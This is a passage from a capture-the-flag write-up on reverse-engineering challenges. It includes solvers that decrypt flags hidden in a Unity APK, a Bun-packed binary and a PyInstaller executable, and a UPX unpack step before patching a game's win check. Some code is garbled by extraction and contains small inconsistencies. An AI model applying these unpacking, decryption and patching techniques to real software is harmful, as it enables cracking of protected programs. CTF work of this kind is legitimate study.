2. `plaintext = RC4(key, cipher)`
3. plaintext outputs the flag string.

So, the flow is TokenInstances > build key > RC4 Decrypt Base64 > flag
and i found something interesting inside the global-metadata.dat

```
m37Dm7dtQAEAClys4xu/S5CFIFsQnBwppswkOCORJq5byXYrSNUNF8gFh5ldu
2Fv9jhEH2NRnZ1nLfDrsQ==
```

 Copy code

```
m37Dm7dtQAEAClys4xu/S5CFIFsQnBwppswkOCORJq5byXYrSNUNF8gFh5ldu2Fv9jhEH2NRnZ1nLfDrsQ==
```

That's the **RC4** ciphertext.

So my assumption is that we found the hardcoded Base64 blob. But we still need the RC4 key which is hidden in the unity scene (level0) as TokenInstance objects.

In level0 there are 100 MonoBehaviour objects whose script is TokenInstance

From my GPT, it said

3) TokenInstance layout

Each `TokenInstance` object is **328 bytes** and looks like:

- MonoBehaviour base (32 bytes):
 - `m_GameObject` (PPtr)
 - `m_Enabled`
 - `m_Script` (PPtr → points to `TokenInstance` MonoScript)
 - `m_Name` (empty string)
- Custom data:
 - `int constantA = 2`
 - `int constantB = 63`
 - `int constantC = 0`
 - `int constantD = 1`
 - `spritesA` array: count **13**, then 13 PPtrs
 - `spritesB` array: count **9**, then 9 PPtrs
 - **tail: two int32 values**
 - `tokenId` (0..99)
 - `tokenValue` (1..252)

Those `tokenValue` bytes, ordered by `tokenId`, form the **RC4 key (100 bytes)**.

So we need to take the ordered 100-byte key, RC4-decrypt the Base64 ciphertext
After that, i asked GPT to create me a solver and here it is

Solver.py

```
import zipfile, struct, base64, re

APK_PATH = "ctf.apk"

CIPHERTEXT_B64 =
b"m37Dm7dtQAEAClys4xu/S5CFIFsQnBwppswkOCORJq5byXYrSNUNF8gFh5ldu2Fv9jhEH2NRnZ
1nLfDrsQ=="

def align(off, n): return (off + (n-1)) // n * n

def read_cstring(buf, off):
    end = buf.find(b"\x00", off)
    return buf[off:end].decode("utf-8", "replace"), end+1

# Pure-python LZ4 block decompressor (UnityFS uses raw blocks)
def lz4_decompress_block(data, uncompressed_size=None):
    src = memoryview(data)
    i = 0
    out = bytearray()
    while i < len(src):
        token = src[i]; i += 1
        lit_len = token >> 4
        if lit_len == 15:
            while i < len(src):
                b = src[i]; i += 1
                lit_len += b
                if b != 255: break

        out += src[i:i+lit_len].tobytes()
        i += lit_len
        if i >= len(src): break

    offset = src[i] | (src[i+1] << 8)
    i += 2
```

```

        match_len = token & 0x0F
        if match_len == 15:
            while i < len(src):
                b = src[i]; i += 1
                match_len += b
                if b != 255: break
        match_len += 4

        start = len(out) - offset
        for _ in range(match_len):
            out.append(out[start])
            start += 1

        if uncompressed_size is not None and len(out) >= uncompressed_size:
            out = out[:uncompressed_size]
            break
    return bytes(out)

def parse_unityfs(bundle_bytes):
    off = 0
    sig, off = read_cstring(bundle_bytes, off)
    if sig != "UnityFS":
        raise ValueError("Not UnityFS")

    ver = struct.unpack_from(">I", bundle_bytes, off)[0]; off += 4
    unityVer, off = read_cstring(bundle_bytes, off)
    unityRev, off = read_cstring(bundle_bytes, off)
    bundleSize, metaComp, metaUncomp, flags = struct.unpack_from(">QIII",
bundle_bytes, off)
    off += 8 + 4 + 4 + 4

    blockinfo_off = align(off, 16)
    comp = bundle_bytes[blockinfo_off:blockinfo_off+metaComp]
    bi = lz4_decompress_block(comp, metaUncomp)

    # blockinfo parse
    p = 16
    block_count = struct.unpack_from(">I", bi, p)[0]; p += 4
    blocks = []

```

```

for _ in range(block_count):
    usize = struct.unpack_from(">I", bi, p)[0]; p += 4
    csize = struct.unpack_from(">I", bi, p)[0]; p += 4
    bflag = struct.unpack_from(">H", bi, p)[0]; p += 2
    blocks.append((usize, csize, bflag))
dir_count = struct.unpack_from(">I", bi, p)[0]; p += 4
dirs = []
for _ in range(dir_count):
    doff = struct.unpack_from(">Q", bi, p)[0]; p += 8
    dsize = struct.unpack_from(">Q", bi, p)[0]; p += 8
    dflag = struct.unpack_from(">I", bi, p)[0]; p += 4
    name, p = read_cstring(bi, p)
    dirs.append((name, doff, dsize, dflag))

blocks_start = align(blockinfo_off + metaComp, 16)

# decompress all blocks into one data blob
out = bytearray()
q = blocks_start
for usize, csize, bflag in blocks:
    chunk = bundle_bytes[q:q+csize]
    q += csize
    comp_type = bflag & 0x3F
    if comp_type == 0:
        data = chunk
    elif comp_type in (2, 3):
        data = lz4_decompress_block(chunk, usize)
    else:
        raise ValueError(f"Unknown compression {comp_type}")
    out += data

data_blob = bytes(out)

nodes = {}
for name, doff, dsize, _ in dirs:
    nodes[name] = data_blob[doff:doff+dsize]
return nodes

def parse_unity6_header(serialized_bytes):

```

```

# Unity 6 (version 22) header variant seen in this challenge
version = struct.unpack_from(">I", serialized_bytes, 8)[0]
metadataSize = struct.unpack_from(">Q", serialized_bytes, 16)[0]
fileSize = struct.unpack_from(">Q", serialized_bytes, 24)[0]
dataOffset = struct.unpack_from(">Q", serialized_bytes, 32)[0]
off = 48
unityVersion, off = read_cstring(serialized_bytes, off)
target = struct.unpack_from("<I", serialized_bytes, off)[0]; off += 4
enableTypeTree = struct.unpack_from("<?", serialized_bytes, off)[0]; off
+= 1
    off = align(off, 4)
    return {"version": version, "dataOffset": dataOffset, "header_end": off,
"enableTypeTree": enableTypeTree}

def read_unity_string(data, off):
    ln = struct.unpack_from("<I", data, off)[0]; off += 4
    s = data[off:off+ln].decode("utf-8", "replace"); off += ln
    off = align(off, 4)
    return s, off

def parse_types_level0(meta):
    off = 0
    typesCount = struct.unpack_from("<i", meta, off)[0]; off += 4
    types = []
    for _ in range(typesCount):
        classID = struct.unpack_from("<i", meta, off)[0]; off += 4
        isStripped = meta[off]; off += 1
        scriptTypeIndex = struct.unpack_from("<h", meta, off)[0]; off += 2
        typeHash = meta[off:off+16]; off += 16
        scriptID = None
        if classID == 114:
            scriptID = meta[off:off+16]; off += 16
        types.append((classID, isStripped, scriptTypeIndex, typeHash,
scriptID))
    return types, off

def parse_objects_level0(meta, off, objCount):
    objs = []
    for _ in range(objCount):

```

```

        raw_path = struct.unpack_from("<Q", meta, off)[0]; off += 8
        raw_start = struct.unpack_from("<Q", meta, off)[0]; off += 8
        raw_size = struct.unpack_from("<I", meta, off)[0]; off += 4
        raw_type = struct.unpack_from("<I", meta, off)[0]; off += 4
        # swap16 decode:
        path = raw_path >> 16
        start = raw_start >> 16
        size = raw_size >> 16
        typeIndex = raw_type >> 16
        objs.append((path, start, size, typeIndex))
    return objs, off

def rc4(data, key):
    S = list(range(256))
    j = 0
    key = bytes(key)
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray()
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        K = S[(S[i] + S[j]) & 0xFF]
        out.append(b ^ K)
    return bytes(out)

def main():
    with zipfile.ZipFile(APK_PATH, "r") as z:
        data_unity3d = z.read("assets/bin/Data/data.unity3d")
        global_meta =
z.read("assets/bin/Data/Managed/Metadata/global-metadata.dat")

    # 1) UnityFS extract nodes
    nodes = parse_unityfs(data_unity3d)
    level0 = nodes["level0"]

```

```

# 2) Parse level0 header + metadata slice
h = parse_unity6_header(level0)
meta = level0[h["header_end"]:h["dataOffset"]]

# 3) Types then object table (swap16)
types, off = parse_types_level0(meta)
objCount = struct.unpack_from("<i", meta, off)[0]; off += 4
objs, off = parse_objects_level0(meta, off, objCount)

# 4) Find TokenInstance typeIndex: in this challenge it's 26
# (You could also discover it by resolving MonoScript, but not needed
here.)
TOKENINSTANCE_TYPEINDEX = 26

# 5) Extract (tokenId, tokenValue) from each TokenInstance object tail
dataOffset = h["dataOffset"]
token_pairs = []
for path, start, size, tix in objs:
    if tix != TOKENINSTANCE_TYPEINDEX:
        continue
    blob = level0[dataOffset + start : dataOffset + start + size]
    # Tail is last 8 bytes: int tokenId, int tokenValue
    tokenId = struct.unpack_from("<i", blob, size - 8)[0]
    tokenVal = struct.unpack_from("<i", blob, size - 4)[0]
    token_pairs.append((tokenId, tokenVal))

token_pairs.sort()
key = bytes(v for _, v in token_pairs)

# 6) Ciphertext from global-metadata.dat (already known in this
challenge)
ct = base64.b64decode(CIPHERTEXT_B64)
pt = rc4(ct, key)
print(pt.decode("utf-8", "replace"))

if __name__ == "__main__":
    main()

```

and then we got the flag!


```
(jersyy@Steven)-[~/c2c/rev/ctf]  
$ nano solver.py  
  
(jersyy@Steven)-[~/c2c/rev/ctf]  
$ python3 solver.py  
C2C{congratulation-on-solving-this-challenge-im-proud-of-you}
```

Flag :

C2C{congratulation-on-solving-this-challenge-im-proud-of-you}

Bunaken

Reverse



A quite interesting chall, so the bunaken file is a Bun-packed JS binary that encrypts a zstd-compressed flag

the bunaken flow is

1. It reads flag.txt as text
2. It zstd-compresses the text
3. It AES-CBC encrypts the compressed bytes
4. It writes the output as base64(IV || ciphertext) into: flag.txt.bunakenencrypted

So, after analyzing the bunaken file, i know that there's an embedded JS snippet (obfuscated with RC4+custom base64 + rotated string table). Deobfuscating the used strings reveals:

1. Cipher: AES-CBC
2. Key material: "sulawesi"
3. Key derivation: SHA-256(key_material) then take the first 16 bytes
4. So the AES key is AES-128, not 256.
5. IV: random 16 bytes, prepended to ciphertext.
6. Plaintext before encryption: Bun.zstdCompress(flag_text)

So, the decryption flow is

1. raw = base64_decode(flag.txt.bunakenencrypted)
2. iv = raw[:16]
3. ct = raw[16:]
4. key = SHA256("sulawesi")[:16]
5. pt = AES-128-CBC-Decrypt(key, iv, ct) (no autopadding)
6. flag = zstd_decompress(pt)

so, here's my final solver

solver.js

```
const fs = require("fs");
const crypto = require("crypto");
const zlib = require("zlib");

const b64 = fs.readFileSync("flag.txt.bunakencrypted", "utf8").trim();
const full = Buffer.from(b64, "base64");

const iv = full.subarray(0, 16);
const ct = full.subarray(16);

const key =
crypto.createHash("sha256").update("sulawesi").digest().subarray(0, 16);

const decipher = crypto.createDecipheriv("aes-128-cbc", key, iv);
decipher.setAutoPadding(false);

const zstdBlob = Buffer.concat([decipher.update(ct), decipher.final()]);
const flag = zlib.zstdDecompressSync(zstdBlob).toString();

console.log(flag);
```

```
(jersyy@Steven)-[~/c2c/rev/bun]
$ ls
bunaken  flag.txt.bunakencrypted  solver.js  solver.py

(jersyy@Steven)-[~/c2c/rev/bun]
$ node solver.js
C2C{BUN_AwKward_ENcryption_compression_obfuscation}
```

Flag : C2C{BUN_AwKward_ENcryption_compression_obfuscation}

not-malicious-extension

Reverse

<<< not-malicious-extension **101 pts**

Author: **ryuk**

not-malicious-extension is used to evolve python into protected-python .

Password: DJvFrgCIORSzqN9dtZ

Download Attachment  **not-malicious-extension_not-malicious**

This challenge has been solved

Submit Flag

Given a chall file, after inspecting it, the chall is a pyinstaller onefile executable using Python 3.11 Version.

After inspecting it, i know the protection is

1. Python code is obfuscated
2. Native extension provides values (RSA primes / parameters)
3. A custom per-block transform (f3/f2) prevents simply reading the expected flag

so, the main idea is invert the checker to get the flag.

After asking AI, the flow is:

1. Read input flag: `inp = input().encode()`
2. Transform it with a repeating XOR key (64 bytes):
 - `t = xor(inp, key64)`
3. Apply a heavy function `f1(t)` (turns out to be RSA with exponent 65537, using primes from `c2cext`)
4. Pad to multiple of 12 with `'x'`
5. Convert to hex bytes:
 - `x_hex = t.hex().encode()`
(so this is ASCII hex characters)
6. Split into 12-byte chunks:
 - 44 chunks, each 12 bytes long
7. Build a constant plaintext block `pt` (160 bytes) from a hardcoded "base64-like" string:
 - `pt = BB().d("...")`
8. For each chunk `k`:
 - compute `f3(pt, k)` → output is 160 bytes
 - compare to embedded constant ciphertext block `check_ct[i]`
9. If all 44 match → Correct

Key insight:

- The 12-byte chunk `k` is literally a piece of `x_hex`.
- If we recover every `k`, we recover full `x_hex`.
- Then we reverse steps 4→1 to get the flag.

4) Extract the hidden constants: `pt` and `check_ct`

You do this by importing `chall.pyc` as a module and reading its constants.

`check_ct` is usually stored as a tuple of 44 byte strings (each 160 bytes).

`pt` comes from `BB().d(<long string>)`.

5) The “protected” part: invert `f3(pt, key12)` to recover `key12`

This is the main RE step.

5.1 What `f3` does

`pt` is 160 bytes = 20 blocks of 8 bytes.

`f3(pt, key12)` basically does:

- split `pt` into 20 blocks of 8
- for each 8-byte block `b`: compute `f2(b, key12)`
- concatenate outputs → 160 bytes

So `f2` is the heart.

5.3 Dependencies between positions (so you can solve whole 12-byte key)

Positions share key bytes, so you solve with constraint propagation:

- pos0 uses key[0], key[1], key[8], key[9]
- pos1 uses key[1], key[2], key[9], key[10]
- pos2 uses key[2], key[3], key[10], key[11]
- pos3 uses key[3], key[4], key[11], key[8]
- pos4 uses key[4], key[5], key[8], key[9]
- pos5 uses key[5], key[6], key[9], key[10]
- pos6 uses key[6], key[7], key[10], key[11]
- pos7 uses key[7], key[0], key[11], key[8]

This is why a clean solver:

- solves pos0 first (gives 4 bytes)
- uses that to reduce the search for pos1, pos7, etc.
- continues until all 12 bytes are fixed

Then verify:

```
f3(pt, key12) == check_ct[i]
```

Do this for all 44 blocks → full `x_hex`.

interesting, so after we've recovered all 44 `key12` we concatenate

- `x_hex = key0 || key1 || ... || key43` (528 bytes)
- `x = bytes.fromhex(x_hex.decode())` (264 bytes)

The checker padded to multiple of 12 with 'X', so the rsa ciphertext is the first 256 bytes and the last 8 bytes are padding.

so,

```
rsa_ct = x[:256]
```

so i can get RSA primes from the extension using

```
import c2cext
```

```
p = c2cext.x0000000000000000000000000000()
```

```
q = c2cext.x0000000000000000000000000000()
```

then doing the basic RSA

```
n = p*q
```

```
phi = (p-1)*(q-1)
```

```
e = 65537
```

```
d = inverse(e, phi)
```

and for decrypt

```
m_int = pow(c_int, d, n)
```

```
m_bytes = m_int.to_bytes(...)
```

and then we need to invert the initial XOR stage

```
inp[i] = t[i] XOR key64[i mod 64]
```

here's the script i use to extract the Pyinstaller contents

```
extract.py
```

```
#!/usr/bin/env python3
import struct, zlib
from pathlib import Path

MAGIC = b"MEI\x0c\x0b\x0a\x0b\x0e"

def main():
    data = Path("chall").read_bytes()
```

```

off = data.rfind(MAGIC)
if off < 0:
    raise SystemExit("[-] PyInstaller cookie not found")

cookie = data[off:off+88]
pkgLen    = struct.unpack_from("!I", cookie, 8)[0]
tocOffset = struct.unpack_from("!I", cookie, 12)[0]
tocLen    = struct.unpack_from("!I", cookie, 16)[0]
pyver     = struct.unpack_from("!I", cookie, 20)[0]
pylib     = cookie[24:88].split(b"\x00",1)[0].decode(errors="ignore")

pkgEnd = off + 88
pkgStart = pkgEnd - pkgLen
print(f"[+] cookie @ 0x{off:x}")
print(f"[+] pkgStart=0x{pkgStart:x} pkgEnd=0x{pkgEnd:x}
pkgLen={pkgLen}")
print(f"[+] tocOffset={tocOffset} tocLen={tocLen} pyver={pyver}
pylib={pylib}")

pkg = data[pkgStart:pkgEnd]
toc = pkg[tocOffset:tocOffset+tocLen]

outdir = Path("out")
outdir.mkdir(exist_ok=True)

p = 0
count = 0
while p < len(toc):
    entryLen = struct.unpack_from("!I", toc, p)[0]
    entryPos, clen, ulen = struct.unpack_from("!III", toc, p+4)
    cflag = toc[p+16]
    typcd = toc[p+17:p+18]
    name_bytes = toc[p+18:p+entryLen]
    name = name_bytes.split(b"\x00",1)[0].decode("utf-8", "replace")
    p += entryLen

    if not name:
        # avoid your crash: skip or give it a safe filename
        name = f"entry_{count:04d}.bin"

```

```

        blob = pkg[entryPos:entryPos+clen]
        if cflag == 1:
            try:
                blob = zlib.decompress(blob)
            except Exception:
                pass

        outpath = outdir / name
        outpath.parent.mkdir(parents=True, exist_ok=True)
        outpath.write_bytes(blob)
        count += 1

    print(f"[+] extracted {count} entries to ./out")
    print("[+] look for out/chall.pyc and out/c2cext*.so")

if __name__ == "__main__":
    main()

```

After get the .pyc we can use it to import it to our solver

solver.py

```

#!/usr/bin/env python3
import sys
import builtins
import importlib.util
import contextlib
import io
from pathlib import Path
from collections import defaultdict

HEX = b"0123456789abcdef"

def load_chall(outdir: Path):
    if sys.version_info[:2] != (3, 11):
        raise SystemExit(f"Run with python3.11 (you are {sys.version.split()[0]})")

```

```

    sys.path.insert(0, str(outdir))

    # chall.pyc runs main() on import -> suppress its stdout and feed dummy
    input
    builtins.input = lambda prompt="": "test"
    spec = importlib.util.spec_from_file_location("chall", outdir /
"chall.pyc")
    m = importlib.util.module_from_spec(spec)
    buf = io.StringIO()
    with contextlib.redirect_stdout(buf):
        spec.loader.exec_module(m)
    return m

def find_check_ct_and_pt(m):
    # find tuple of 44 byte-strings (the expected ciphertext blocks)
    check_ct = None
    for c in m.main.__code__.co_consts:
        if isinstance(c, tuple) and len(c) == 44 and all(isinstance(x,
(bytes, bytearray)) for x in c):
            if len(c[0]) == 160:
                check_ct = c
                break
    if check_ct is None:
        raise RuntimeError("check_ct not found")

    # find the long base64-like string used to build pt
    b64s = [c for c in m.main.__code__.co_consts if isinstance(c, str) and
len(c) > 100]
    if not b64s:
        raise RuntimeError("pt seed string not found")
    pt = m.BB().d(b64s[0]) # 160 bytes
    if len(pt) != 160:
        raise RuntimeError("pt length unexpected")

    return check_ct, pt

def blocks8(buf160: bytes):
    return [buf160[i*8:(i+1)*8] for i in range(20)]

```

```

def out_pos_val(m, pos: int, v: int, key12: bytes) -> int:
    blk = bytearray(b"0"*8)
    blk[pos] = v
    return m.f2(bytes(blk), key12)[pos]

def expected_map(pt_blocks, ct160, pos):
    # reduce to unique plaintext values at this position
    mp = {}
    for j in range(20):
        v = pt_blocks[j][pos]
        t = ct160[j*8 + pos]
        if v in mp and mp[v] != t:
            raise RuntimeError("inconsistent expected map (shouldn't
happen)")
        mp[v] = t
    return mp

def recover_all_keys(m, check_ct, pt):
    pt_blocks = blocks8(pt)

    # Position 0 depends only on key bytes [0,1,8,9]
    # We precompute a bucket once to speed up solving all 44 chunks.
    pos = 0
    j0 = 0
    j1 = next(j for j in range(20) if pt_blocks[j][pos] !=
pt_blocks[j0][pos])
    v0 = pt_blocks[j0][pos]
    v1 = pt_blocks[j1][pos]

    def out_pos0(v, k0, k1, k8, k9):
        key = bytearray(b"0"*12)
        key[0] = k0; key[1] = k1; key[8] = k8; key[9] = k9
        return out_pos_val(m, 0, v, bytes(key))

    # bucket[o0] -> list of tuples (k0,k1,k8,k9) producing that output for
v0
    bucket = defaultdict(list)
    for k0 in HEX:
        for k1b in HEX:

```

```

        for k8 in HEX:
            for k9 in HEX:
                o0 = out_pos0(v0, k0, k1b, k8, k9)
                bucket[o0].append((k0, k1b, k8, k9))

# choose many distinct-plaintext blocks at pos0 for extra filtering
uniq = {}
for j in range(20):
    vv = pt_blocks[j][0]
    if vv not in uniq:
        uniq[vv] = j
selected_js = list(uniq.values()) # all distinct values indices

keys = []
for idx in range(44):
    ct = check_ct[idx]
    # initial candidates from 2 checks (v0 and v1)
    t0 = ct[j0*8 + 0]
    t1 = ct[j1*8 + 0]
    cand = []
    for tup in bucket[t0]:
        if out_pos0(v1, *tup) == t1:
            cand.append(tup)

    # tighten with more constraints (still only affects [0,1,8,9])
    def out_tup(v, tup):
        return out_pos0(v, *tup)

    for j in selected_js:
        if j in (j0, j1):
            continue
        vv = pt_blocks[j][0]
        tt = ct[j*8 + 0]
        cand = [tup for tup in cand if out_tup(vv, tup) == tt]
        if len(cand) <= 1:
            break
    if not cand:
        raise RuntimeError(f"pos0 candidate search failed for chunk
{idx}")

```

```
    # Now solve the remaining bytes with constraint propagation across
    positions.
```

```
    # Dependencies:
```

```
    # pos0 uses [0,1,8,9]
```

```
    # pos1 uses [1,2,9,10]
```

```
    # pos2 uses [2,3,10,11]
```

```
    # pos3 uses [3,4,11,8]
```

```
    # pos4 uses [4,5,8,9]
```

```
    # pos5 uses [5,6,9,10]
```

```
    # pos6 uses [6,7,10,11]
```

```
    # pos7 uses [7,0,11,8]
```

```
    exp = [expected_map(pt_blocks, ct, p) for p in range(8)]
```

```
solved = None
```

```
for (k0, k1b, k8, k9) in cands:
```

```
    key = bytearray(b"?"*12)
```

```
    key[0]=k0; key[1]=k1b; key[8]=k8; key[9]=k9
```

```
    memo = {}
```

```
    def out_cached(pos, v):
```

```
        kk = bytes(key)
```

```
        ksig = (pos, v, kk)
```

```
        if ksig in memo:
```

```
            return memo[ksig]
```

```
        o = out_pos_val(m, pos, v, kk)
```

```
        memo[ksig] = o
```

```
        return o
```

```
    def check_pos(pos):
```

```
        for v, t in exp[pos].items():
```

```
            if out_cached(pos, v) != t:
```

```
                return False
```

```
        return True
```

```
    # pos1 -> unknown (2,10)
```

```
    for k2 in HEX:
```

```
        key[2]=k2
```

```
        for k10 in HEX:
```

```
key[10]=k10
if not check_pos(1):
    continue

# pos2 -> unknown (3,11)
for k3 in HEX:
    key[3]=k3
    for k11 in HEX:
        key[11]=k11
        if not check_pos(2):
            continue

# pos3 -> unknown (4)
for k4 in HEX:
    key[4]=k4
    if not check_pos(3):
        continue

# pos4 -> unknown (5)
for k5 in HEX:
    key[5]=k5
    if not check_pos(4):
        continue

# pos5 -> unknown (6)
for k6 in HEX:
    key[6]=k6
    if not check_pos(5):
        continue

# pos6 -> unknown (7)
for k7 in HEX:
    key[7]=k7
    if not check_pos(6):
        continue

# pos7 should now be forced
if not check_pos(7):
    continue
```

```

        kb = bytes(key)
        # final verify: f3(pt, key) must
match ct
        if m.f3(pt, kb) == ct:
            solved = kb
            break
        if solved: break
        if solved: break
        if solved: break
        if solved: break
        if solved: break
        if solved: break
        if solved: break
        if solved:
            break

    if solved is None:
        raise RuntimeError(f"Failed to solve full key for chunk {idx}")

    keys.append(solved)

return keys

def main():
    outdir = Path("out")
    if not outdir.exists():
        raise SystemExit("Put this solve.py next to the extracted ./out
directory")

    m = load_chall(outdir)
    check_ct, pt = find_check_ct_and_pt(m)

    keys = recover_all_keys(m, check_ct, pt)
    x_hex = b"".join(keys)          # 528 ASCII-hex bytes
    x = bytes.fromhex(x_hex.decode()) # 264 bytes = 256 RSA ct + 8 pad
    'X'
    rsa_ct = x[:256]                # first 256 bytes are the RSA
ciphertext

```


mentawai

Reverse

<<< mentawai

248 pts

Author: **vidner**

Can you beat the high score? ChatGPT says it takes years.

Download Attachment  mentawai_mentawai-dist.zip

This challenge has been solved

Submit Flag

Firstly, i unpacked the .exe

The binary is a Windows desktop app (.exe) built with Wails (Go backend + web frontend)

```
(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ file mentawai.exe
mentawai.exe: PE32+ executable (GUI) x86-64, for MS Windows, 3 sections

(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ rabin2 -S mentawai.exe | head -n 40
[Sections]

nth paddr          size vaddr          vsize perm type name
-----
0   0x00000200      0x0 0x140001000    0x12aa000 -rwx ---- UPX0
1   0x00000200    0x976000 0x1412ab000    0x976000 -rwx ---- UPX1
2   0x00976200     0x3800 0x141c21000     0x4000 -rw- ---- .rsrc

(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ upx -d mentawai.exe -o mentawai.unpacked.exe
          Ultimate Packer for eXecutables
          Copyright (C) 1996 - 2024
UPX 4.2.4      Markus Oberhumer, Laszlo Molnar & John Reiser   May 9th 2024

      File size      Ratio      Format      Name
      -----
28837888 <-  9935360   34.45%   win64/pe   mentawai.unpacked.exe

Unpacked 1 file.

(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ ls
mentawai.exe  mentawai.unpacked.exe

(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ file mentawai.unpacked.exe
mentawai.unpacked.exe: PE32+ executable (GUI) x86-64, for MS Windows, 9 sections
```

After that, i run `strings mentawai.unpacked.exe > mentawai.unpacked.strings.txt` to get all the strings and the app logic. You can see some java script from the strings command

[illegible]

js-beautify (v1.15.4)

Beautify JavaScript, JSON, React.js, HTML, CSS, SCSS, and SASS

after analyze and asking AI about it, i found something interesting,

```
for (let C = 0; C < a.obstacles.length; C++) {
    const _ = a.obstacles[C],
        S = _.lane * Z + Z / 2 - dl / 2;
    if (w.x < _.x + is && w.x + w.width > _.x &&
w.y < S + dl && w.y + w.height > S) {
        n("gameover"), i(Math.floor(a.score)),
x(z => (Math.floor(a.score) > z && (zd(z).then(o), n("win")),
Math.max(z, Math.floor(a.score))));
        return
    }
}
```

the collision/gameover logic where the app checks obstacles and transitions state which means the app only calls zd(z) (backend obfuscated call id=0) and switches to the "win" screen if the current score beats the stored high score z.

```
}},je("p",{style:ne.scoreText,children:l"SCORE: ",l1}),je("p",{style:ne.highScoreText,children:l"HIGH SCORE: ",c1}),ve("button",{style:ne.button,onClick:g,children:PLAY AGAIN}),t==win$aje("div",{style:ne.overlay,children:[ve("h2",{style:ne.gameOverTitle,children:YOU WIN}),je("p",{style:ne.scoreText,children:l"SCORE: ",l1}),je("p",{style:ne.highScoreText,children:l"HIGH SCORE: ",c1}),je("p",{style:ne.flagText,children:[rFls,AES.decrypt("U2FsdGVkX1/0yFv9i+WpPrf4eHGt6/i6MBEC/GZABF0v#1jWmcCW7h1fEXThaciBnhkFrCpY0eKSMbq/PnQ8nVlueuB9lDT6oyeBRhlC=r).toString(ls.enc.Utf8):no key"]}),ve("button",{style:ne.button,onClick:g,children:PLAY AGAIN}),je("div",{style:ne.controlsWrapper,children:[ve("button",{style:ne.controlButton,onClick:()=>E("up"),children:"\u2191"),ve("button",{style:ne.controlButton,onClick:()=>E("down"),children:"\u2193"}),ve("div",{style:ne.helpText,children:ve("p",{children:Arrow Keys or W/S"}))])})const Ud=document.getElementById("root"),jd=yf(Ud);jd.render(ve(Jf.StrictNode,{children:ve(Wd,{})}));
```

The flag was encrypted using AES encryption and decryption key r comes from backend obfuscated call id=0

so i think i need to patch this to get the win condition.

so i use this script to patch it

```
(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ nano a.py

(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ python3 a.py
patched ok

(jersyy@Steven)-[~/c2c/rev/mentawai/mentawai]
$ ls
a.py  mentawai.exe  mentawai.patched.exe  mentawai.unpacked.exe  mentawai.unpacked.strings.txt
```

a.py

